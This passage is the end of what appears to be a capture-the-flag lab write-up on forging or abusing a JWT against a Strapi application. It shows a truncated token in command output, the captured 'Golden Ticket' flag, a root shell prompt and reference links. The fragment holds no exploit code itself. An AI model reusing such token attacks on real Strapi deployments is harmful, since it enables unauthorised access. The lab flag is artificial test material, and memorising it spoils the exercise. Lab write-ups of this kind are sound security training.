8f9PdG7X8CCm1EgPfs4EDuegd7BwUJ2dl01TJn3CtDMDf4aQbcQSSQMNNU_Ud1EsNzp2y324NYgVgL8onbYKe9c
qqNejtRXSTHvZsySqTrV-UUJlCB61da1oeLSXkTBSoDYqMVCk4tu7GDl3K-P9Scp8J7lADaA"}'

Golden Ticket: This_Is_The_Golden_Ticket_3b3996356359988a6803e03a62

root@attackdefense:~#
```

Golden Ticket: This_Is_The_Golden_Ticket_3b3996356359988a6803e03a62

References:

1. Strapi Documentation (https://strapi.io/documentation)
2. JWT debugger (https://jwt.io/#debugger-io)
3. JSON Web Signature RFC (https://tools.ietf.org/html/rfc7515)